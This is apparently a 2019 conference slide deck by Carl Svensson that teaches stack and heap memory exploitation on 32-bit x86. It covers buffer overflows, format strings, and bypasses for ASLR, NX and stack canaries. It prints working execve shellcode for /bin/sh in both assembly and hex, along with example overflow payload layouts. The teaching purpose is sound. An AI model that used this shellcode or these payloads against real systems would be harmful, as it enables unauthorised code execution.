

From Overflow to Shell

An Introduction to low-level exploitation

Carl Svensson @ 0xFF, November 2019

Background

Biography

- MSc in Computer Science, KTH
- Head of Security, KRY/LIVI
- CTF: HackingForSoju
- E-mail: calle.svensson@zeta-two.com
- Twitter: @zetatwo

Background

Agenda

1. Background
2. Stack based exploitation
3. Protections and bypasses
4. Heap based exploitation
5. Next steps

Background


Who are you?

- Programmer
- Security interested
- Low-level language
 - C, C++
- Basic OS

Background

What is an exploit?

- Unintended behaviour
- State machine
 - Initial state
 - Reachable state
 - Invalid state
- Exploit
 - Invalid state
 - "Dangerous" subset
- Vulnerability
 - Unintended transition (bug)
 - Leading to an exploit



A note on data

- Bits, groups of bits
 - nibble, byte, word, dword, qword
- Integer, text, code, addresses

```
65 66 67 68,  
"ABCD",  
inc ecx; inc edx; inc ebx; inc esp,  
0x44434241
```

- Same data, different operation
 - Context
- Endianess, little vs big

```
Little: 0x44332211 = 0x11 0x22 0x33 0x44  
Big: 0x44332211 = 0x44 0x33 0x22 0x11
```

Background

Where are we?


- Physics
- Circuits
- Machine code <-- *You are here*
 - Assembler
- Low-level code: C, Rust
- Mid-level code: Java, C#
- High-level code: Python, JS

Background

x86 basics

x86 architecture 101

- Virtual memory
 - Stack, heap, code




Background

x86 basics

x86 architecture 101

- Virtual memory
 - Stack, heap, code
- General purpose
 - EAX, EBX, ECX, EDX
- Special purpose
 - EIP, EBP, ESP



Background

x86 basics

Calling convention

- Architecture specific
- x86, 32 bit

```
call 0xDEADBEEF  
...
```

```
ret
```

- args in reverse order

```
f(a,b)
```

- base pointer

```
push ebp  
jmp 0xDEADBEEF
```

```
pop ebp
```


```
push b  
push a  
call f
```

Background

x86 basics

Calling convention

- Architecture specific
- x86, 32 bit
- `call 0xDEADBEEF = push eip; jmp 0xDEADBEEF`
- `ret = pop eip`
- args in reverse order
- base pointer



Background

x86 basics

Stack Exploitation

Stack buffer overflow

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address

```
void vuln() {  
    int local1;  
    char buf[16];  
    fgets(buf);  
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
[AAAABBBBCCCCDDDD][EEEE][FFFF][GGGG]\0...
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x47474747 in example1 ()
```

Background

x86 basics

Stack Exploitation

Shellcode

- Code that launches a shell
- One of the general goals

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f ; "//sh"
push   $0x6e69622f ; "/bin", "/bin//sh"
mov     %esp,%ebx
push   %eax
push   %ebx
mov     %esp,%ecx
mov     $0xb,%al ; execve
int     $0x80 ; syscall
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Background

x86 basics

Stack Exploitation

Stack buffer overflow (-96)

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address
 - With shellcode address

```
void vuln() {  
    int local1;  
    char buf[16];  
    fgets(buf);  
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:  
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0xbffffdb4]\0...
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Background

x86 basics

Stack Exploitation

Shellcode placement

- Shellcode can be placed anywhere

```
void vuln() {  
    int local1;  
    char buf[12];  
    fgets(buf);  
}
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:  
[AAAABBBBCCCCDDDD][EEEE][FFFF][0xbffffdd0]31C050682F2F7368682F62696E89E3505389E1B00BCD8000
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

x86 basics

Shellcode placement

- ```
nop = 0x90
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```



## Background

### x86 basics

## Stack Exploitation

## Protection: ASLR (-01)

- Base of stack random
  - Code still static
- Location unknown
- Gadget

```
0x4000104A:
jmp esp
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x??????:
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0x4000104A]
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

## Background

### x86 basics

## Stack Exploitation

## Protection: NX/DEP (-97)

- Random stack, static code
- Stack not executable, unknown location
- Gadgets
  - Return-oriented programming

```
0x4000104A:
...
pop eax
ret
```

```
0x4000106A:
...
pop ebx
pop ecx
ret
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x??????:
[AAAA...DDDD][EEEE][FFFF][0x4000104A][0xDEADBEEF][0x4000106A][0xCAFEBAE][0xFEEDF00D]
```

```
eax = 0xDEADBEEF
ebx = 0xCAFEBAE
ecx = 0xFEEDF00D
```

## Background

### x86 basics

## Stack Exploitation

# Protection: StackGuard (-g8)

- Prevent the overflow
- Canary, secret value
- Controlled crash

```
void vuln() {
 int local1;
 char buf[12];
 fgets(buf);
}
```

```
void vuln() {
 push_stack_cookie(); // Compiler
 int local1;
 char buf[12];
 fgets(buf);
 check_stack_cookie(); // Compiler
}
```

```
SECRET = 0xfe481ac9
[buf (16 bytes)][local1 (4 bytes)][SECRET][saved bp (4 bytes)][ret address (4 bytes)]
```

```
[AAAA...DDDD][EEEE][FFFF][GGGG][0x4000104A]
0x464646466 != 0xfe481ac9
```

```
* stack smashing detected : ./a.out terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc-2.27.so (__fortify_fail+0x48) Aborted*
```

## Background

### x86 basics

## Stack Exploitation

## Other topics

- Format string vulnerability
- GOT, PLT
  - Protection: RELRO
- EBP overwrite
  - Create a new fake stack
- Partial overwrites

```
0x44434241 = 0x41 0x42 0x43 0x44
```

```
0xFF 0x42 0x43 0x44 = 0x444342FF
```

- Protection: Control-flow integrity (2014)
  - Bypass: JIT
- Protection: PAC (2017)
  - Bypass: TBA

Background

x86 basics

Stack Exploitation

## Format string vulnerability

```
int printf (const char * format, ...);

printf("Name: %s, age: %d", name, age); // Ok
printf(name); // Vulnerable
```

- Variable number of arguments
- Controlled by format string
- EBP+4\*(i+1)
- Read direct: %x
- Read indirect: %s
- Write: %n
- Copy: %0\*x
- Skip: %4\$08x


## Background

### x86 basics

## Stack Exploitation

# Base pointer overwrite

- Fake stack
- Control local variables
- Absolute overwrite
- Partial overwrite



## Background

### x86 basics

## Stack Exploitation

## Other topics

- Format string vulnerability
- GOT, PLT
  - Protection: RELRO
- EBP overwrite
  - Create a new fake stack
- Partial overwrites

```
0x44434241 = 0x41 0x42 0x43 0x44
```

```
0xFF 0x42 0x43 0x44 = 0x444342FF
```

- Protection: Control-flow integrity (2014)
  - Bypass: JIT
- Protection: PAC (2017)
  - Bypass: TBA

Background

x86 basics

Stack Exploitation

Heap exploitation

## A refresher on memory

- Physical
- Virtual
- Pages
- Memory allocator
  - libc (malloc/free)
  - other custom

## Heap Structure

|                           |                           |                           |
|---------------------------|---------------------------|---------------------------|
| Size of previous chunk    | Size of previous chunk    | Size of previous chunk    |
| Size of this chunk        | Size of this chunk        | Size of this chunk        |
| Pointer to next chunk     | Pointer to next chunk     | Pointer to next chunk     |
| Pointer to previous chunk | Pointer to previous chunk | Pointer to previous chunk |
| Data                      | Data                      | Data                      |



Background

x86 basics

Stack Exploitation

Heap exploitation

## Heap corruption: application layer

- Heap overflow
- Use after free
- Type confusion

### Heap Structure

|                           |                           |                           |
|---------------------------|---------------------------|---------------------------|
| Size of previous chunk    | Size of previous chunk    | Size of previous chunk    |
| Size of this chunk        | Size of this chunk        | Size of this chunk        |
| Pointer to next chunk     | Pointer to next chunk     | Pointer to next chunk     |
| Pointer to previous chunk | Pointer to previous chunk | Pointer to previous chunk |
| Data                      | Data                      | Data                      |

Background

x86 basics

Stack Exploitation

Heap exploitation

## Heap corruption: memory allocator

- Re-linking
- Double free

### Heap Structure

|                           |                           |                           |
|---------------------------|---------------------------|---------------------------|
| Size of previous chunk    | Size of previous chunk    | Size of previous chunk    |
| Size of this chunk        | Size of this chunk        | Size of this chunk        |
| Pointer to next chunk     | Pointer to next chunk     | Pointer to next chunk     |
| Pointer to previous chunk | Pointer to previous chunk | Pointer to previous chunk |
| Data                      | Data                      | Data                      |

Background

x86 basics

Stack Exploitation

Heap exploitation

Next steps

## Want try it out?

- Capture the Flag, CTF
  - <https://ctftime.org>
  - <https://capturetheflag.withgoogle.com>
- Wargames
  - <https://picoctf.com>
  - <http://pwnable.kr>
  - <https://overthewire.org>
- YouTube
  - LiveOverflow
  - Gynvael Coldwind
  - MurmusCTF
  - ZetaTwo
- Tools
  - python + pwntools
  - gdb + pwndbg
  - radare2, IDA, binary ninja
- Educational
  - <https://github.com/RPISEC/MBE>
  - <https://github.com/shellphish/how2heap>

Questions?